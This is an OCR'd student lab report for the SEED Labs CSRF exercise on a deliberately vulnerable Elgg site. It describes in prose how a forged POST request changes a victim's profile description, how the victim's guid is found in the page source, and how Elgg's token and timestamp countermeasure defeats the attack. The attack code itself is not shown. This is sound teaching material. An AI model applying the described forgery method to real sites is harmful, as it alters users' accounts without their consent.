
Since we need to now attack using a POST request we will need to study the structure. We know that the POST request unlike the GET request has all of the request data in the body of the request. The javascript code provided exploits the body of the POST message. The task expects us to create a post that will write 'Boby is my hero' in the brief description column of the edit profile page of elgg. The code need the following parameters; guid, accesslevel which is set to 2 which conveys as public post which is what is desired. The name is set to Alice which is the target. To get the guid we use the inspect tool while visiting the targets profile. Then we construct the below code and in the same way as the previous task execute the attack.




Alice : CSRF Lab Site - Mozilla Firefox
9:56 PM
File Edit View History Bookmarks Tools Help
CSRF Lab Site
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Most Visited
SEED Labs
Sites for Labs
Alice
Search HTML
Rules

<div id="elgg-widget-col-1" class="elgg-col-1of3 elgg-widgets ui-sortable"
style="min-height: 124px;">
v.elgg-layout-widgets
div.profile.elgg-col-2of3.mrn
div.elgg-inner.clearfix.h-card.vcard


Alice : CSRF Lab Site - Mozilla Firefox
10:14 PM
File Edit View History Bookmarks Tools Help
CSRF Lab Site
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Friends


Alice : CSRF Lab Site - Mozilla Firefox
10:44 PM
File Edit View History Bookmarks Tools Help
Alice's inbox : CS
Alice : CSRF Lab S
csrflabattacker.com
New Tab
www.csrflabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
Add widgets
Alice
Brief description: Boby is my hero
Edit profile
Edit avatar
Blogs
Bookmarks


• Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Boby does not know Alice's password, so he cannot log in to her account and edit her profile. But the edit profile request just checks the guid of the user to successfully update the profile. In order to find guid of alice, we visit her profile from Boby's account and view the page source. By viewing the page source of Alice's profile, we find the guid of Alice under the elgg.page_owner field. We observed that the guid of Alice is "42". We use this guid in constructing the malicious HTML code for editing Alice's profile.


• Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

This code cannot modify anyone's profile who visits his malicious web page because he has not set the guid of all those users in the javascript. In order to make it successful, he needs to know the guids of all the users. But as he does not know who visits his page, it is unpredictable, and it is not possible to find guid of unknown users.


TASK 4: Implementing a countermeasure for Elgg




We create a new attack by changing the description of the post.



We turn on the counter measure that checks the two tokens that are added in each elgg request.


Alice's inbox : CSRF Lab Site - Mozilla Firefox
11:29 PM
File Edit View History Bookmarks Tools Help
Alice's inbox : CS
Alice's inbox : CS
csrflabattacker.com
New Tab
www.csrflabelgg.com/messages/inbox/alice
Most Visited
SEED Labs
Sites for Labs
Account »
CSRF Lab Site
Form is missing __token or __ts fields
Messages
Inbox
Boby task3
http://www.csrflabattacker.com/task3.html
System Settings
Boby task2
http://www.csrflabattacker.com/task2.html


Alice : CSRF Lab Site - Mozilla Firefox
11:30 PM
File Edit View History Bookmarks Tools Help
Alice's inbox : CS
Alice : CSRF Lab S
csrflabattacker.com
New Tab
www.csrflabelgg.com/profile/alice
Most Visited
SEED Labs
Sites for Labs
CSRF Lab Site
Add widgets
Alice
Brief description: Boby is my hero
Edit profile
www.csrflabelgg.com/profile/alice/edit

As we can see we are unable to perform the attack after the countermeasure has been turned on.

This is because when we wrote the javascript code we did not take into account the secret token and the timestamp. This is the check that the elgg server performs on each request. Even if we do take them into account it is not possible to know the md5 hash value of the token.